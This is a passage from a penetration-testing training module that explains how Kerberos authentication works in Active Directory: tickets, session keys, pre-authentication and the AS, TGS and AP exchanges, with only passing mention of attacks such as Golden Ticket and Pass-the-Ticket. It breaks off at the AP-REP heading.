

# 7. Kerberos Attacks

## Kerberos Overview

---

[Kerberos](#) is a protocol that allows users to authenticate on the network and access services once authenticated. Kerberos uses port 88 by default and has been the default authentication protocol for domain accounts since Windows 2000. When a user logs into their PC, Kerberos is used to authenticate them. It is used whenever a user wants to access a service on the network. Thanks to Kerberos, a user doesn't need to type their password in constantly, and the server won't need to know every user's password. This is an example of centralized authentication.

Kerberos is a stateless authentication protocol based on tickets. It effectively decouples a user's credentials from their requests to consumable resources, ensuring their password is not transmitted over the network. It is a [Zero-knowledge proof](#) protocol. The [Kerberos Key Distribution Center \(KDC\)](#) does not record previous transactions; instead, the Kerberos Ticket Granting Service ( TGS ) relies on a valid Ticket Granting Ticket ( TGT ). It assumes that if a user has a valid TGT, they must have proven their identity.

---

## Basic Understanding

At a very high level, when a user wants to interact with available resources on the network, the following occurs:

- They will first ask a centralized server for an "identity card".
- The user will then have to prove who they are, and in exchange, they will receive their "identity card," or [Ticket Granting Ticket \(TGT\)](#).
- This TGT will be presented whenever they want to access a service. Thus, each time they want to access a service, they will present this ID, and if it is valid, the central server will provide a temporary ticket to present to the requested resource.
- This temporary ticket contains all the user's information, such as their name, group membership, etc.
- The resource will then receive this ticket and will be able to grant access to its services if the user has the right to do so.

This process takes place in two stages. First, via a ticket request to identify a user's TGT , and then a request to access services using a Ticket Granting Service ( TGS ) ticket or Service Ticket ( ST ).

**Note:** Ticket Granting Service (TGS) is a component of the Key Distribution Center (KDC), which is responsible for issuing service tickets.

**Note:** Throughout the module, when we use the term TGS ticket, it is as if we are referring to a Service Ticket (ST).

---

## Kerberos Benefits

With all the talk about Kerberos attacks and the dangers of the Golden Ticket attack, it is easy to think it is an inferior authentication protocol. Before Kerberos, authentication happened over SMB / NTLM, and the user's hash was stored within memory upon authentication. If a target machine was compromised and the NTLM hash was stolen, the attacker could access anything that the user account had access to via a Pass-The-Hash attack. As previously mentioned, Kerberos tickets do not contain a user's password and will specify the machine to which the ticket grants access.

This is why the [Double Hop Problem](#) exists when accessing machines remotely via WinRM. When a non-Kerberos protocol is utilized to access a machine remotely, it is possible to use that connection to access other machines as that user without re-prompting for authentication because the NTLM password hash is tied to that session. With Kerberos authentication, credentials must be specific for every machine they want to access because there is no password. For more on this topic, refer to the [Kerberos "Double Hop" Problem](#) section of the Active Directory Enumeration & Attacks module.

Suppose a compromised machine with active sessions is authenticated via Kerberos. In that case, performing a Pass-The-Ticket attack is possible, which will be explained and demonstrated later in this module. However, unlike Pass-The-Hash, the attacker will be limited to the resources that the victim user authenticated against. Additionally, these tickets have a lifetime, meaning the attacker has a limited time window to access the resource(s) and attempt to establish persistence.

---

## Next Steps

The following section explains the Kerberos authentication process in detail, including how the tickets are protected and what they contain. An understanding of this process is essential before diving into Kerberos-related attacks. There are many ways that Kerberos can be abused within an Active Directory environment for lateral movement, privilege escalation, and persistence. We will encounter many of these techniques during our penetration tests and red team assessments. As security practitioners, we must deeply understand how Kerberos works and how it can be abused to our benefit. It is also essential to explain how


Kerberos attacks work and how customers can protect against them and set up proper monitoring to detect Kerberos abuse.

## Kerberos Authentication Process

---

In a Kerberos context, there are three entities when a user wants to access a service: the `user`, the `service`, and the authentication server, also known as the `Key Distribution Center`, or KDC.

The KDC is the entity that knows all accounts' credentials.



We will zoom in on how the Kerberos protocol works to fully understand it and what it is used for.

---

## Why Kerberos?

The first question we can ask ourselves is, what is this protocol used for?

On the one hand, it is used to `centralize authentication` to avoid all services having to know every user's credentials. This is extremely practical in a context where users are regularly updated, whether because of a password change, the addition of a new user, or the deactivation or deletion of a user. If all services had to know the status of all users, this would create immense complexity. Instead, only one entity, the KDC, must have an up-to-date list of existing users.

On the other hand, this protocol allows users to authenticate against services `without sending a password over the network`. This is an excellent security measure to protect against `man-in-the-middle` (also known as `on-path`) attacks.

---

## High-level overview

### Tickets

To meet both needs, Kerberos uses secret keys and a ticketing mechanism. The secret keys are, in practice, in an Active Directory environment, the passwords of the different accounts (or at least a hash of these passwords).

From a high-level perspective, here's how a user can access a service.

1. To start, the user will request the first ticket from the key server (the KDC), proving they are who they claim to be. This is when the client `authenticates` to the KDC. This ticket, called a `TGT` (Ticket Granting Ticket), is the user's identity card. It contains all the information about the user, such as name, date of account creation, security information about the user, the groups to which the user belongs, etc. This identity card, the TGT, is limited to a few hours by default. This ticket is presented for all other requests to the KDC.
2. Once this TGT has been obtained, the user will present it to the KDC each time they need to access a service. The KDC will then verify that the submitted TGT is valid and that the user did not forge it, and if so, it will return a Ticket Granting Service (TGS) ticket or Service Ticket (ST) to the user. A copy of the user's information in the TGT is included in the TGS ticket.
3. Now that the user has a TGS ticket for a particular service, they will present this TGS ticket to the service to use it. The service will then check the validity of this ticket, and if all is well, it will read the content of the user's information to determine if the user is entitled to use the requested service. It is, therefore, `the service that checks the user's access rights`.




## Ticket Protection

Thanks to this diagram, we understand the different exchanges well. However, as explained above, the TGT and TGS ticket contain all the information related to the user. The service uses this information to verify the user's access rights.

This information provided by the KDC must be protected. The user must not be able to forge it. This is where encryption keys come into play.

Each account has a password or secret, which acts as an encryption and decryption key. The KDC knows the keys of all users. To protect the tickets, here is how these keys are used.

1. The TGT sent by the KDC to the user is encrypted using the secret key of the KDC, which only the KDC knows. Thus, the user cannot read or modify the information about themselves. The KDC itself protects it.
2. The TGS ticket sent by the KDC to the user is encrypted using the service's secret key. In the same way, as the user does not know the service key, they cannot modify the information in the TGS ticket. On the other hand, when they send this TGS ticket to the service, the latter can decrypt the ticket's content and read the user's information.



## Technical Details

We will now go into detail to understand how the authentication process fits all together and the protection mechanisms it utilizes against numerous attacks. We have seen that access

<https://t.me/CyberFreeCourses>

to a service is carried out in three phases. These phases are named as follows:

1. TGT request: Authentication Service (AS)
2. TGS request: Ticket-Granting Service (TGS)
3. Service request: Application Request (AP)


The client sends a request in each phase, and the server responds. We will describe how these three exchanges work, how the tickets are protected, and with what key.

## Authentication Service (AS)

### Request (AS-REQ)

First, the user makes a TGT (or identity card) request. This request is called **AS-REQ**. But to receive the TGT, they must be able to prove their identity. This request is made to the KDC (which is the Domain Controller in an Active Directory environment). The KDC holds all user keys.

To prove their identity, the user will send an **authenticator**. It's the current timestamp that the user will encrypt with their key. The username is also sent in cleartext so the KDC can know whom it is dealing with.



Upon receiving this request, the KDC will retrieve the username, look for the associated key in its directory, and attempt to decrypt the authenticator. If it succeeds, it means that the user has used the same key as the one registered in its database, so they are authenticated. Otherwise, authentication fails.

This step, called `pre-authentication`, is not mandatory, but all accounts must do it by `default`. However, it should be noted that an administrator can disable pre-authentication. In this case, the client no longer needs to send an authenticator. The KDC will send the TGT no matter what happens. We'll talk about this in another section.


## Response (AS-REP)

The KDC, therefore, received the client's request for a TGT. If the KDC successfully decrypts the authenticator (or if pre-authentication is disabled for the client), it sends a response called `AS-REP` to the user.

To protect the rest of the exchanges, the KDC will generate a temporary session key before replying to the user. The client will use this key for further exchanges. The KDC avoids encrypting all information with the user's key. We stated earlier that Kerberos is a state-less protocol, so the KDC will not store this session key anywhere.

There are two elements that we will find in the AS-REP response:

1. First, we are waiting for the TGT that the user requested. It contains all the user's information and is protected with the KDC's key, so the user can't tamper with it. It also contains a copy of the generated session key.
2. Second is the session key, but this time protected with the user's key.



Therefore, this session key is duplicated in the response—one version is protected with the KDC's key, and another is protected with the user's key.



# Ticket-Granting Service (TGS)

The Ticket-Granting Service is a component of the Key Distribution Center (KDC) that is responsible for issuing service tickets.


Typically hosted on a domain controller in the Active Directory domain. When a user or computer requests a service ticket, the request is sent to the TGS component of the KDC, which verifies the user's or computer's identity and checks their authorization to access the requested resource before issuing a service ticket that can be used to gain access to the resource.

## Request (TGS-REQ)

The client now has a response from the server to its TGT request. This response contains the TGT, protected by the KDC's key, and a session key, protected by the client's/user's key. It can then decrypt this information to extract this temporary session key.

The next step for the user is to request a Service Ticket **ST** or **TGS ticket** with a **TGS-REQ** message. To do this, they will transmit three things to the KDC:

1. The name of the service they wish to access (SERVICE/HOST, which is the Service Principal Name (SPN) representation)
2. The TGT they previously received, containing their information and a copy of the session key
3. An authenticator, which will be encrypted using the session key at this time



## Response (TGS-REP)


The KDC receives this TGS request, but Kerberos is a stateless protocol. Thus, the KDC has no idea what information has been exchanged before. It must still verify that the TGS request is valid. It must verify that the authenticator has been encrypted with the correct session key to do this. And how does the KDC know if the session key used is correct? Remember that there was a copy of the session key in the TGT. The KDC will decrypt the TGT (checking its authenticity along the way) and extract the session key. With this session key, it will be able to verify the authenticator's validity.

If all this is done correctly, the KDC only has to read the requested service and respond to the user with a **TGS-REP** message. We saw earlier that a session key had been generated for the exchanges between the user and the KDC. Well, it's the same thing here. A new session key is generated for future exchanges between the user and the service. And as before, this session key will be present in two places in the response sent by the KDC to the user. Here are all the elements sent by the KDC:

A service ticket or TGS ticket containing three elements:

1. The name of the requested service (its SPN)
2. A copy of the user information that was present in the TGT. The service will read this information to determine whether or not the user has the right to use it.
3. A copy of the session key

All this information is encrypted with the user/KDC session key. Within this encrypted response, the user's information and the copy of the user/service session key are also encrypted with the service key. A diagram will help make this clearer.




# Application Request (AP)

## Request (AP-REQ)

The user can now decrypt this response to extract the user/service session key and the TGS ticket, but the TGS ticket is protected with the service key. The user can't modify this TGS ticket, so they can't modify their rights, just like with the TGT.

The user will only transmit this TGS ticket to the service, and just like with the TGS request, an authenticator is added to it. What will the user encrypt this authenticator with? You guessed it, with the user/service session key just extracted. The process is very similar to the previous TGS request.



## Response (AP-REP)

